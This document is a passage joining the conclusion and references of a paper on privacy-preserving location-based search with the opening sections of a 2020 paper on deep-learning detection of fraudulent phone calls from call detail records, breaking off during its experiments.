Figure 7 demonstrates the performance of the proposed algorithm compared to other methods when we increase the speed of the users. It can be observed that the execution time for both profile-based and location-based methods had increased when we increased the speed of the users. Execution time for top-k has drastically increased due to constant recomputations of every user. The execution time for the proposed algorithm had increased twice when the speed of the users changed from 10 miles/hour to 80 miles/hour. This setup also gives us an understanding of heavy movement and low movement areas. For example, users are more mobile in the morning rather than at night. Also, users on an interstate move faster compared to the users on a small street. The performance of the proposed algorithm had not deteriorated when we increased the speeds. It is still in the tolerable time limit, given the fact that it preserves the privacy of the user.

8. Conclusion and Future Work

As the location-based searches are moving towards context awareness to provide the user with a better experience, we tend to lose the user's personal information. Providing the user with a privacy-enhanced search not only improves the trust but also attracts more customers. Hence, in this paper, we have proposed a privacy-enhancing preferential LBS search algorithm in a mobile user environment. Previous techniques like spatial-based and grid-based achieve user anonymity by clustering nearby users to achieve k-anonymity. However, the users are clustered based on their locations. This type of method reveals vital information, which is the user's profile. If these clusters contain users with completely different profiles, it is easy to deanonymize the users based on their profiles. A simple knowledge-based attack can identify the exact user from the cluster. Also, since the location is generalized, LBS query results do not give us accurate results. Hence, our proposed method anonymizes users based on their profile and sends the exact location for the LBS query. As the user's mobility is considered, the reclustering of users should occur when the initial clusters are no longer valid. Experimental results show that our proposed method provides at least two times lesser information loss and three times better accuracies than the previous anonymization techniques.

Although the proposed method performs much better than existing techniques, it can be further improved in specific ways. We should implement a clustering mechanism where it might exclude outliers, promote the cluster togetherness, and not lose the privacy for outlier users. This might include a mechanism for outliers separately. Also, this method assumes that the election algorithm is secure. As one of the devices in the area has to perform clustering, we have to select a safe and computationally capable device. This might be difficult if we are integrating multiple social networking LBS queries. Hence, a better method should be proposed as to who performs clustering when users with various social networking applications try to query.

Data Availability

The data is generated using http://mockaroo.com.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was supported in part by the NSF under Grants 1704287, 1741277, 1912753, 2011845, 1829674, 1704274, and 1704397.

References

[1] https://www.statista.com/topics/2478/mobile-social-networks/.

[2] A. Jaszkiewicz and R. Słowiński, "The LBS-discrete interactive procedure for multiple-criteria analysis of decision problems," in *Multicriteria Analysis*, J. Clã-Maco, Ed., pp. 320–330, Springer, Berlin Heidelberg, 1997.

[3] B. Claudio, "Privacy protection in location-based services: a survey," in *Handbook of Mobile Data Privacy*, pp. 73–96, Springer, Cham, 2018.

[4] R. Gupta and U. P. Rao, "An exploration to location based service and its privacy preserving techniques: a survey," *Wireless Personal Communications*, vol. 96, no. 2, pp. 1973–2007, 2017.

[5] M. Siddula, L. Li, and Y. Li, "An empirical study on the privacy preservation of online social networks," *IEEE Access*, vol. 6, pp. 19912–19922, 2018.

[6] P. Wang and Q. Ma, "Issues of privacy policy conflict in mobile social network," *International Journal of Distributed Sensor Networks*, vol. 16, no. 3, 2020.

[7] M. Li, H. Zhu, Z. Gao et al., "All your location are belong to us: breaking mobile social networks for automated user location tracking," in *Proceedings of the 15th ACM international symposium on Mobile ad hoc networking and computing*, pp. 43–52, Philadelphia Pennsylvania USA, 2014.

[8] A. Inan, M. E. Gursoy, and Y. Saygin, "Sensitivity analysis for non-interactive differential privacy: bounds and efficient algorithms," *IEEE Transactions on Dependable and Secure Computing*, vol. 17, pp. 194–207, 2020.

[9] M. E. Gursoy, A. Tamersoy, S. Truex, W. Wei, and L. Liu, "Secure and utility-aware data collection with condensed local differential privacy," *IEEE Transactions on Dependable and Secure Computing*.

[10] T. Wang, M. Xu, B. Ding et al., "MURS: practical and robust privacy amplification with multi-party differential privacy," *Annual Computer Security Applications Conference*, 2019, https://arxiv.org/abs/1908.11515.

[11] X. He, A. Machanavajjhala, C. Flynn, and D. Srivastava, "Composing differential privacy and secure computation: a case study on scaling private record linkage," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1389–1406, Philadelphia Pennsylvania USA, 2017.

[12] F. Y. Rao, J. Cao, E. Bertino, and M. Kantarcioglu, "Hybrid private record Linkage," *ACM Transactions on Privacy and Security (TOPS)*, vol. 22, no. 3, pp. 1–36, 2019.

[13] A. Thapa, W. Liao, M. Li, L. Pan, and J. Sun, "SPA: a secure and private auction framework for decentralized online social networks," *IEEE Transactions on Parallel and Distributed Systems*, vol. 27, no. 8, pp. 2394–2407, 2016.

[14] X. Zheng, Z. Cai, J. Li, and H. Gao, "Location-privacy-aware review publication mechanism for local business service systems," in *IEEE INFOCOM 2017 - IEEE Conference on Computer Communications*, pp. 1–9, Atlanta, GA, 2017.

[15] T. Ji, C. Luo, Y. Guo, Q. Wang, L. Yu, and P. Li, "Community detection in online social networks: a differentially private and parsimonious approach," *IEEE Transactions on Computational Social Systems*, vol. 7, no. 1, pp. 151–163, 2020.

[16] P. Asuquo, H. Cruickshank, J. Morley et al., "Security and privacy in location-based services for vehicular and mobile communications: an overview, challenges, and countermeasures," *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4778–4802, 2018.

[17] L. Li, R. Lu, and C. Huang, "EPLQ: efficient privacy-preserving location-based query over outsourced encrypted data," *IEEE Internet of Things Journal*, vol. 3, no. 2, pp. 206–218, 2016.

[18] Y. Elmehdwi, B. K. Samanthula, and W. Jiang, "Secure k-nearest neighbor query over encrypted data in outsourced environments," in *IEEE 30th International Conference on Data Engineering*, pp. 664–675, Chicago, IL, 2014.

[19] S. Zhang, G. Wang, M. Z. A. Bhuiyan, and Q. Liu, "A dual privacy preserving scheme in continuous location-based services," *IEEE Internet of Things Journal*, vol. 5, no. 5, pp. 4191–4200, 2018.

[20] Z. Huang and M. Xin, "A distributed spatial cloaking protocol for location privacy," in *International Conference on Networks Security, Wireless Communications and Trusted Computing*, pp. 468–471, Wuhan, Hubei, China, 2010.

[21] S. Zhang, K. K. R. Choo, Q. Liu, and G. Wang, "Enhancing privacy through uniform grid and caching in location-based services," *Future Generation Computer Systems*, vol. 86, pp. 881–892, 2018.

[22] H. Li, H. Zhu, S. Du, X. Liang, and X. S. Shen, "Privacy leakage of location sharing in mobile social networks: attacks and defense," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 646–660, 2016.

[23] M. A. Ferrag and A. Ahmim, "ESSPR: an efficient secure routing scheme based on searchable encryption with vehicle proxy re-encryption for vehicular peer-to-peer social network," *Telecommunication Systems*, vol. 66, no. 3, pp. 481–503, 2017.

[24] R. Lu, X. Lin, X. Liang, and X. Shen, "A secure handshake scheme with symptoms-matching for mHealthcare social network," *Mobile Networks and Applications*, vol. 16, no. 6, pp. 683–694, 2011.

[25] X. Liang, M. Barua, R. Lu, X. Lin, and X. S. Shen, "HealthShare: achieving secure and privacy-preserving health information sharing through health social networks," *Computer Communications*, vol. 35, no. 15, pp. 1910–1920, 2012.

[26] K. Zhang, X. Liang, R. Lu, and X. Shen, "PIF: a personalized finegrained spam filtering scheme with privacy preservation in mobile social networks," *IEEE Transactions on Computational Social Systems*, vol. 2, no. 3, pp. 41–52, 2015.

[27] X. Liang, Z. Cao, J. Shao, and H. Lin, "Short group signature without random oracles," in *International Conference on Information and Communications Security*, pp. 69–82, Philadelphia Pennsylvania USA, 2007.

[28] Z. Cai, Z. He, X. Guan, and Y. Li, "Collective data-sanitization for preventing sensitive information inference attacks in social networks," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 577–590, 2016.

[29] M. Siddula, Z. Cai, and D. Miao, "Privacy preserving online social networks using enhanced equicardinal clustering," in *IEEE 37th International Performance Computing and Communications Conference (IPCCC)*, pp. 1–8, Orlando, FL, USA, 2018.

[30] R. Zhou and H. Kai, "Powertrust: a robust and scalable reputation system for trusted peer-to-peer computing," *IEEE Transactions on Parallel and Distributed Systems*, vol. 18, no. 4, pp. 460–473, 2007.

[31] M. Dhillon, R. Tut, K. Snyder et al., "Dynamic trust score for evaluating ongoing online relationships," 2016, US Patent 9-390243.

[32] P. Paillier and Pascal, "Public-key cryptosystems based on composite degree residuosity classes," in *Advances in Cryptology — EUROCRYPT '99*, pp. 223–238, Springer, 1999.

[33] R. J. Bayardo and R. Agrawal, "Data privacy through optimal k-anonymization," in *21st International Conference on Data Engineering (ICDE'05)*, pp. 217–228, Tokyo, Japan, 2005.

[34] A. Meyerson and R. Williams, "On the complexity of optimal K-anonymity," in *Proceedings of the twenty-third ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems*, pp. 223–228, Philadelphia Pennsylvania USA, 2004.

[35] B. Kenig and T. Tassa, "A practical approximation algorithm for optimal k-anonymity," *Data Mining and Knowledge Discovery*, vol. 25, no. 1, pp. 134–168, 2012.

[36] "Mockaroo," https://mockaroo.com/.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8853468, 9 pages
https://doi.org/10.1155/2020/8853468

Research Article

Automated Fraudulent Phone Call Recognition through Deep Learning

Jian Xing,[1,2,3] Miao Yu,[1,2] Shupeng Wang,[1,2] Yaru Zhang,[1,2] and Yu Ding[1,2]

[1]*Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China*
[2]*School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China*
[3]*National Computer Network Emergency Response Technical Team/Coordination Center of China Xinjiang Branch, Urumqi, China*

Correspondence should be addressed to Miao Yu; yumiao@iie.ac.cn

Received 21 June 2020; Revised 18 July 2020; Accepted 7 August 2020; Published 28 August 2020

Academic Editor: Ashok Kumar Das

Several studies have shown that the phone number and call behavior generated by a phone call reveal the type of phone call. By analyzing the phone number rules and call behavior patterns, we can recognize the fraudulent phone call. The success of this recognition heavily depends on the particular set of features that are used to construct the classifier. Since these features are human-labor engineered, any change introduced to the telephone fraud can render these carefully constructed features ineffective. In this paper, we show that we can automate the feature engineering process and, thus, automatically recognize the fraudulent phone call by applying our proposed novel approach based on deep learning. We design and construct a new classifier based on Call Detail Records (CDR) for fraudulent phone call recognition and find that the performance achieved by our deep learning-based approach outperforms competing methods. Experimental results demonstrate the effectiveness of the proposed approach. Specifically, in our accuracy evaluation, the obtained accuracy exceeds 99%, and the most performant deep learning model is 4.7% more accurate than the state-of-the-art recognition model on average. Furthermore, we show that our deep learning approach is very stable in real-world environments, and the implicit features automatically learned by our approach are far more resilient to dynamic changes of a fraudulent phone number and its call behavior over time. We conclude that the ability to automatically construct the most relevant phone number features and call behavior features and perform accurate fraudulent phone call recognition makes our deep learning-based approach a precise, efficient, and robust technique for fraudulent phone call recognition.

1. Introduction

Fraudulent phone call recognition represents an essential task for both preventing and curbing fraud effectively [1]. In recent years, with the continuous transfer of telephone fraud to overseas countries and the widespread use of VoIP and phone number modification software, fraudulent phone number is constantly changing and becoming more covert [2]. The traditional crowdsourcing model based on a black list is no longer effective as a result of these changes. Meanwhile, in order to avoid investigation, the fraudulent phone call behavior is constantly upgrading and changing, and the opposability is increasing [2]. The difficulty with this recognition task is randomness of fraudulent phone number and opposability of its call behavior.

"Scam Call Activity Regularity and Behavior Features Analysis Report 2016" [3] released by the 360 Internet Security Center and some other previous researches indicates that there are some differences between fraudulent phone calls and normal phone calls in call frequency, call time, long-distance call rate, and other behavior features [4]. At the same time, although a fraudulent phone number has randomness and variability, the phone number itself also has certain regularity, such as a nonstandard number, international number, short number, or fake number [5]. With the above features, many traditional machine learning approaches are proposed on the field of fraudulent phone call recognition [6–8].

In the related works, fraudulent phone call recognition is treated as a classification problem. This problem is solved by,

first, manually engineering features of a fraudulent phone call and then classifying these features with state-of-practice machine learning algorithms. An essential step of traditional machine learning is feature engineering. Feature engineering is a manual process, based on intuition and expert knowledge, to find a representation of raw data that conveys characteristics that are most relevant to the learning problem. Proposed approaches [8] have shown that finding distinctive features is essential for accurate recognition of a fraudulent phone call. Moreover, the cost of these tasks is expensive as fraudulent phone numbers and corresponding call behaviors are dynamic. So far, the research community has not determined whether it can successfully automate the feature extraction step for classification. Therefore, the automatic and accurate recognition of fraudulent phone calls has become a challenge, and this is the key problem that we address in this work.

In this paper, we propose a novel approach for fraudulent phone call recognition based on deep learning (DL) [9]. Our approach can incorporate automatic feature learning, and thus, it is not defined by a particular feature set. This may be a game-changer in the arms race between fraud and antifraud, because the deep learning-based antifraud is designed to be adaptive to any perturbations in the features introduced by fraud. The approach we present in this work is the first automated fraudulent phone call recognition approach, and it outperforms the state-of-the-art approaches.

The key contributions of our work are summarized as follows:

(1) We design and construct a classifier based on Calling Detail Records (CDR) for fraudulent phone call recognition. The classifier only uses the CDR as input data, so it can be constructed easily, quickly, and efficiently. It provides a basic framework for recognition task and defines the main steps of the task

(2) Our study provides the first systematic exploration of state-of-the-art deep learning algorithms applied to fraudulent phone call recognition, namely, convolutional, recurrent, and feedforward deep neural networks. We design, tune, and evaluate three models—the Convolutional Neural Network (CNN), Long Short-Term Memory (LSTM), and Stacked Denoising Autoencoder (SDAE). Our DL models are capable of *automatically* learning phone number features and call behavior features for fraudulent phone call recognition. We demonstrate that our DL-based approach achieves a higher accuracy rate than the state-of-the-art approaches

(3) We reevaluate previous work on our new real-world datasets. As a result of a systematic comparison of our novel DL-based approach to previous fraudulent phone call recognition approaches, we demonstrate comparable recognition results with slight improvements of up to 3.0%-4.7% on average. Furthermore, our DL models reveal more general and stable phone number features and call behavior features of fraudulent phone calls than the state-of-the-art approaches, which make them more robust to concept drift caused by a highly dynamic fraudulent phone number and its call behavior

(4) We make the generated dataset publicly available, allowing researchers to replicate our results and systematically evaluate new approaches to fraudulent phone call recognition

The rest of this paper is structured as follows. Section 2 describes the related work. Section 3 formally defines the fraudulent phone call recognition problem. Section 4 presents the proposed approach in details. Section 5 outlines the dataset we collected. Section 6 displays the experimental results. Finally, Section 7 concludes with discussion.

2. Related Work

This section reviews recent related work on fraudulent phone call recognition relying on traditional machine learning algorithms and the application of deep learning.

The past decade has witnessed remarkable progress in machine learning on various practical applications [10–17], especially in fraudulent phone call recognition. Previous studies have shown that fraudulent phone calls can be effectively recognized through cognitive learning of the phone number features and call behavior features. Among them, Zhou et al. [4] made a statistical analysis of a user's call behavior and found that the call time frequency, call time interval, call frequency of the same object, call cycle, and call interval had obvious regularity. However, due to the limited number of samples, it failed to extract the call behavior features of a fraudulent phone call. Wang and Wang [18] proposed a recognition approach of nuisance calls based on Random Forest. It preliminary found that phone numbers had features that could be used to identify them. However, the accuracy of the algorithm was only 84.30%. Ji et al. [6] proposed a recognition approach of fraudulent phone calls based on SVM. It only constructed a classifier for the call behavior features of a fraudulent phone call, but did not analyze the phone number features of the fraudulent phone call, and the accuracy of the algorithm was only 76%. Other researchers like [7, 8, 19, 20] chose to use Decision Tree, Naive Bayesian models, graph mining, and other approaches [21–23] to classify and analyze call behavior features.

Almost all of these studies selected features based on expertise and their knowledge on phone number rules and call behavior patterns of fraudulent phone calls. It is a result of manual feature engineering and standard feature selection. It is still unknown whether the fraudulent phone call can be successfully recognized by automatic feature engineering. To the best of our knowledge, the only research that successfully applies deep learning to the phone scam detection problem was made by Huang et al. [24, 25]. However, the accuracy of their deep learning approach only reached 83.83%. Moreover, the work does not assess applicability of other deep learning algorithms to the problem. There is still much room for the deep learning application of fraudulent phone call recognition.

The motivation of leveraging deep learning into this problem is as follows: to overcome the defects of manual engineering features through automatic feature engineering, to improve the recognition accuracy of fraudulent phone calls, and to improve timeliness and make the recognition task easy to accomplish.

In this paper, we construct a classifier for fraudulent phone call recognition, explore three deep learning models when trained on sufficient amounts of data, and evaluate the context of dynamic changes of a fraudulent phone number and its call behavior over time. We provide a basic tuning of the DL-based approach and finally achieve a higher accuracy rate than the state-of-the-art approaches.

3. Problem Definition

In this section, we introduce the mathematical notations and formally define the fraudulent phone call recognition problem. In our proposed approach, we follow previous work and formulate fraudulent phone call recognition as a binary classification problem. Namely, we perform a supervised binary classification, where we train a classifier on a set of labeled instances and test it by assigning a label to each unlabeled instance. A phone call t can be expressed in the form (C_t, L_t), where C_t is a raw representation of a phone call and L_t is the class label corresponding to it. C_t is a length-176 array, which can be interpreted by a neural network. Assume that the type of phone call is 2, label L_t belongs to the set $\{0, 1\}$. As such, we state the fraud phone call recognition problem as follows:

Given the raw representation of a phone call C_t and its corresponding label L_t, we aim to learn the model $\mathscr{M}$ mapping C_t to L_t, which can automatically construct the most relevant phone number features and call behavior features and perform accurate fraudulent phone call recognition.

4. Proposed Approach

4.1. The Classifier We Constructed. Figure 1 shows the overview of our constructed classifier. It consists of a data extraction and data preprocessing phase and a training and evaluation phase. In the first phase, we extract nonstatistical metadata and statistical metadata from CDR [26] and then preprocess the above data for the next stage.

In the second phase, we use special algorithms to train the model and complete the evaluation task.

4.1.1. Data Extraction and Data Preprocessing. Seven nonstatistical and statistical metadata are extracted from six fields of CDR, which result in 176 dimensions. The six fields are START_TIME, END_TIME, CALLING_NUMBER, CALLED_NUMBER, CALL_DURATION, and CALLED_LO CATION.

4.1.2. Nonstatistical Metadata. CALLING_NUMBER is extracted from CDR as nonstatistical metadata. Meanwhile, duplicated data in one day are removed. The main operation of data preprocessing is to complete the length of the CALLING_NUMBER to 17 digits with zero and then use One-Hot Encoding for digital conversion. Finally, a length-170 array is constructed, which represents the nonstatistical metadata, namely, CALLING_NUMBER.

4.1.3. Statistical Metadata. Based on the above CALLING_NUMBER, we extract six statistical metadata from CDR. They are the number of CALLED_NUMBER, the number of CALLED_NUMBER (deduplication), the maximum similarity of CALLED_NUMBER, the average similarity of CALLED_NUMBER, the average CALL_DURATION, and the number of CALLED_LOCATION. The statistical period is one day. The main operation of data preprocessing is Min–Max Normalization, which converts all statistical metadata to interval $[0, 1]$. Finally, a length-6 array is constructed, which represents the six statistical metadata.

The classifiers used in related work were designed by carefully constructing feature vectors, as described in Section 2. Our constructed classifier integrates feature learning within the training process, enabling it to classify a phone call simply based on its initial representation. One-Hot Encoding is used to convert nonstatistical metadata; because there is no rescaling or normalization, the possible loss of information associated with the preprocessing steps is avoided. Min–Max Normalization is used to convert six statistical metadata, so all of them are converted to interval $[0, 1]$. All the above operations conform to the properties of mathematical operations performed by neural networks.

4.1.4. Training and Evaluation. Two types of metadata are simply concatenated together and used as input to this layer. Multiple traditional supervised machine learning algorithms, such as k-Nearest Neighbors (K-NN), Random Forest (RF), SVM, and DL algorithms, are used to train the fraudulent phone call recognition model and evaluate it.

4.2. Our DL-Based Methodology. In this section, we provide a detailed overview of our DL-based methodology. DL provides a series of powerful machine learning techniques with deep architectures. Deep neural networks (DNNs) are the basis of DL and utilize a multilayer of nonlinear mathematical data transformations to achieve automatic hierarchical feature extraction and selection. DNN demonstrates the superiority of feature learning in solving various tasks. In this study, we apply three major types of DNNs for fraudulent phone call recognition: a convolutional CNN, a recurrent LSTM, and a feedforward SDAE. We choose to apply the models that provide the capabilities and architectural characteristics to perform the task of automated feature extraction and to benefit from the nature of our input data. These DL algorithms are conceptually the most well-suited for the recognition task at hand.

4.2.1. Three Types of DNNs. In the existing types of DNNs and corresponding DL algorithms, we evaluate three major types of neural networks: convolutional, recurrent, and feedforward.

Firstly, we propose a DNN called CNN. It is an extension of the traditional multilayer perception, based on local receive fields, shared weights, and spatial or temporal subsampling. It is a classifier built on a series of convolutional layers. Convolutional layers are used for feature extraction,




Figure 1: Overview of our constructed classifier.

starting with low-level features at the first layer and building up to more abstract concepts going deeper into the network. Convolutional layers learn numerous filters that reveal regions in the input data containing specific characteristics. These input instances are then downsampled to preserve the special regions. CNN searches for the most important features in this way as the basis for classification.

Then, we are going to introduce another DNN called LSTM. It is a recurrent neural network constructed by three internal gates, which are designed to allow the whole model to use back propagation to train the model and avoid gradient vanishing. Its design allows for learning long-term dependencies in data, enabling the model to interpret time series. In essence, the input phone number is a time series of number, and the temporal dynamics in these sequences are expected to highly reveal the corresponding phone number attributes.

The final DNN worth mentioning is SDAE. It is a deep architecture formed by stacking multiple DAE together and a feedforward network for feature learning through dimension reduction. It can extract the most prominent features in the input data hierarchically and classify them according to the derived features.

4.2.2. Hyperparameter Tuning. Traditional machine learning methods also need hyperparameter tuning but on a smaller scale than DL. Because of the parallelism of the DL algorithm, it is more feasible to tune the parameters of the DL model compared with the traditional model. As learning algorithms of neural networks are inherently parallel, graphical processing units (GPUs) can take advantage of this characteristic. Performing hyperparameter tuning on GPUs which compromises for intense computational requirements allows for rapid feedback of the model. For our DL experiments, we use one Nvidia RTX2080Ti GPU with 11 GB memory to accommodate parallelized training of the DNNs. Table 1 show the main values of the hyperparameters that we finally selected.

5. Datasets

One of the prerequisites for deep learning is the need for large amounts of training data to learn the underlying features. By processing enough representative data, the deep neural network can not only reveal the recognition features accurately but also better extend to undiscovered test cases. In the previous work, the collected datasets are relatively limited in size, which is specifically reflected in the total amount of data and the time span of collection.

In total, we evaluate our deep learning approach in comparison with traditional methods on two real-world datasets. Here, we detail the datasets collected in this article.

5.1. Six-Month Dataset. We collected all CDR from September 2018 to February 2019. Our six-month dataset contains more than 8.2 million normal phone call samples and 8284 fraudulent phone call samples. In real-world environments, the proportion of normal phone call samples is larger than that of fraudulent phone call samples. We combined the collected data into seven different datasets, which are summarized in Table 2. The normal phone call sample is regarded as the positive sample, and the fraudulent phone call sample is regarded as the negative sample. All negative samples were randomly divided into three parts: training set, validation set, and test set, respectively, 75%, 12.5%, and 12.5% of the negative samples. Meanwhile, in each part, the number of positive samples is 1, 10, 100, 200, or 1000 times the number of negative samples.

First, the training set consists of 6000 normal phone call samples and 6000 fraudulent phone call samples. The validation set and test set are composed of 1000 normal phone call samples and 1000 fraudulent phone call samples. In the training set, the proportion of normal phone call samples to fraudulent phone call samples is 1 : 1. In the remainder of the text, we refer to this dataset as SC_1.

Similarly, in the training set, the datasets of the proportion of normal phone call samples to fraudulent phone call samples of 10 : 1, 100 : 1, and 200 : 1 are referred to as SC_{10}, SC_{100}, and SC_{200} accordingly.

Second, the training set consists of 60000 normal phone call samples and 6000 fraudulent phone call samples. The validation set consists of 1000 normal phone call samples and 1000 fraudulent phone call samples. The test set consists of 10000 normal phone call samples and 1000 fraudulent phone call samples. In the test set, the proportion of normal phone call samples to fraudulent phone call samples is 10 : 1. In the remainder of the text, we refer to this dataset as TC_{10}. Similarly, in the test set, the datasets of the proportion of normal phone call samples to fraudulent phone call samples of

Table 1: Tuned hyperparameters of the selected DL models.

Hyperparameter	CNN	LSTM	SDAE
Optimizer	RMSProp	Adam	RMSProp
Batch size	512	512	512
Training epochs	10	300	500
Number of layers	8	2	5
Input units	176	176	176
Dropout	0.25	0.2	0.1
Activation	ReLU	Sigmoid	Sigmoid
Kernels	64/128	—	—
Kernel size	3	—	—
Pool size	2	—	—

Table 2: The information of the six-month dataset.

	Dataset	Number of normal phone call samples	Number of fraudulent phone call samples
SC_1	Training set	6000	6000
	Validation set	1000	1000
	Test set	1000	1000
SC_{10}	Training set	60000	6000
	Validation set	1000	1000
	Test set	1000	1000
SC_{100}	Training set	600000	6000
	Validation set	1000	1000
	Test set	1000	1000
SC_{200}	Training set	1200000	6000
	Validation set	1000	1000
	Test set	1000	1000
TC_{10}	Training set	60000	6000
	Validation set	1000	1000
	Test set	10000	1000
TC_{100}	Training set	60000	6000
	Validation set	1000	1000
	Test set	100000	1000
TC_{1000}	Training set	60000	6000
	Validation set	1000	1000
	Test set	1000000	1000

100 : 1 and 1000 : 1 are referred to as TC_{100} and TC_{1000} accordingly.

5.2. Re-Collection over Time Dataset. We collected all CDR from March 2019 to August 2019 for another six months. That is 1 to 6 months of data after the last data collection. Our re-collection over time dataset contains more than 7.9 million normal phone call samples and 2927 fraudulent phone call samples. We divided the collected data into six datasets by month, which are referred to as RC_1-RC_6 and are shown in Table 3.

The purpose of different test/train splits and amount of dataset used as different datasets is to evaluate the relationship between sample count and performance. The following experiments will elaborate on the relationship between this performance and implementation.

6. Experiments

In this section, we aim to enable a systematic comparison between our DL models and the models mentioned above, not only to evaluate the classification accuracy of the model on our new dataset but also to analyze the stability of generalization ability in real-world environments and the resilience of trained models to concept drift with a growing time gap between training and testing.

6.1. Reevaluation of the State of the Art. The models mentioned above in the literature have been proven to be suitable for this recognition problem and outperform other models; for this reason, we have selected them to compare with our DL-based models.

The first experiment achieves two objectives. The first objective is to confirm whether we can reproduce the prior work. The second objective is to assess whether we can obtain good classification results on our four new datasets, namely, SC_1, SC_{10}, SC_{100}, and SC_{200}, which are different in the training set. The criterion of evaluation is accuracy. To ensure the reliability of our experiments, we estimate the models' performance by conducting a 10-fold crossvalidation on each dataset.

The following results were obtained on a server with an Intel i9-9900k, 64 GB DDR4 memory and one Nvidia RTX2080Ti GPU. Table 4 shows the classification accuracy obtained through crossfold validation for the four algorithms on four datasets. All algorithms achieve better accuracy in the first two datasets. With the change of sample equilibrium in the training set, K-NN, SVM (RBF kernel), and RF are getting less accurate but still effective in the last two datasets. However, the accuracy of SVM (linear kernel) has decreased dramatically to about 50%. For binary classification, this means that the algorithm fails. One possible reason for the performance drop is that the classifier trained and evaluated in small data size might learn the partial or temporary features instead. Another interesting observation is that the classification accuracy is not more than 88% on SC_{200}. RF has the highest accuracy, and its effect remains stable. It achieves the highest accuracy of 98.55% on SC_{100}. The main conclusion here is that the RF-based classifier works very well and

Table 3: The information of re-collection over time dataset.

Dataset	Number of normal phone call samples	Number of fraudulent phone call samples	Date
RC_1	1521049	425	Mar 2019
RC_2	1150548	465	Apr 2019
RC_3	1269241	559	May 2019
RC_4	1417366	486	June 2019
RC_5	1438665	599	July 2019
RC_6	1115705	393	Aug 2019

Table 4: Accuracy of four traditional models on our four new datasets.

Dataset	K-NN	SVM (linear kernel)	SVM (RBF kernel)	RF
SC_1	95.30%	91.08%	93.95%	95.21%
SC_{10}	94.97%	84.18%	91.10%	97.77%
SC_{100}	89.48%	50.23%	84.40%	98.55%
SC_{200}	87.00%	50.03%	78.48%	87.87%

outperforms the other competing methods. As a result, we choose RF as the reference point for comparing our proposed approach with the state of the art. This decision is driven by the fact that RF performed the best on our four new datasets and proved to be more practically feasible. Therefore, we further evaluate our DL-based approach in comparison to RF.

6.2. Deep Learning for Fraudulent Phone Call Recognition. Here, we further introduce the experimental results of fraud phone call recognition based on DL. We evaluate three selected DNNs on our new dataset and assess the stability of their generalization capabilities. We assess their forecasting ability over time by testing their resilience to concept drift on data re-collected after training. Furthermore, we compare the results with RF, which is the most accurate traditional recognition method. All models use the hyperparameter selected in Table 1. All results reported in this section are computed via 10-fold crossvalidation.

6.2.1. Accuracy Evaluation. In this study, we evaluate the CNN, LSTM, and SDAE networks on our four new datasets, namely, SC_1, SC_{10}, SC_{100}, and SC_{200}. The criterion of evaluation is accuracy. The results are presented in Table 5.

First, according to these results, we can confirm the feasibility of fraudulent phone call recognition based on a DL approach with automatic feature learning. The highest success rate of the CNN, LSTM, and SDAE models is 99.70%, 99.00%, and 99.65%, respectively. These results are better than those of the traditional approaches in Section 6.1.

Table 5: Accuracy of the DL models on our four new datasets.

Dataset	CNN	LSTM	SDAE
SC_1	99.60%	99.00%	99.65%
SC_{10}	99.70%	97.20%	99.55%
SC_{100}	99.55%	97.80%	98.00%
SC_{200}	99.35%	97.50%	97.00%

Second, if we compare the three DNNs with each other, we observe that the CNN and SDAE models perform better than the LSTM model in terms of classification accuracy, with the CNN model being the most performant, especially on SC_{10}. Our interpretation is that even a small amount of the negative sample is sufficient for fraudulent phone call recognition up to 99% accuracy when deploying our model. Notably, LSTM performs much poorer; one possible reason is that it needs more fraudulent phone call samples to learn the sequence relationship among each dimension. We observe that as the positive sample increases in the training set, the performance of the three DL models gradually decreases following a similar trend, but it remains at a high level—the accuracy of the three DL models is still higher than 97%.

Third, Figure 2 compares the DL-based approach to RF. The evaluation results are better than RF's results presented in Table 4 in the previous subsection. This comparison illustrates that our DL-based approach can indeed successfully learn the features of the fraudulent phone call in an automated manner, and their generalization capabilities are obviously better than RF's, especially on SC_{200}.

6.2.2. Stability Evaluation. In this study, we evaluate the three DNNs and RF on our three new datasets, namely, TC_{10}, TC_{100}, and TC_{1000}, for assessing the stability of their generalization capabilities. In these datasets, we change the sample equilibrium in the test set to simulate the class imbalance in real-world environments. The criterion of evaluation is the AUC value, TPR, and FPR. We only select three datasets for evaluation and do not cover all sample distribution, so the AUC value is more convenient than accuracy to prove which model works better. The results are presented in Table 6.

The results show that the generalization capabilities of DL models are stable in the case of class imbalance. All the DL models are better than RF in terms of the AUC value. Some of the DL models are better than RF in terms of TPR or FPR. Meanwhile, when we compare the three DNNs with each other, we observe that they have achieved almost perfect performance in terms of the AUC value; all reached 0.99. The CNN and SDAE models are neck-and-neck for all datasets and consistently perform better than LSTM in terms of TPR. However, the LSTM model performs little better than the others in terms of FPR. This shows that the CNN and SDAE models are better at recognizing fraudulent phone call and the LSTM model is better at recognizing normal phone calls.

6.2.3. Concept Drift Evaluation. The presented experiments reflect the model's ability to recognize a fraudulent phone call. However, the results we obtained could not certainly infer whether the DNN reveals the actual features for

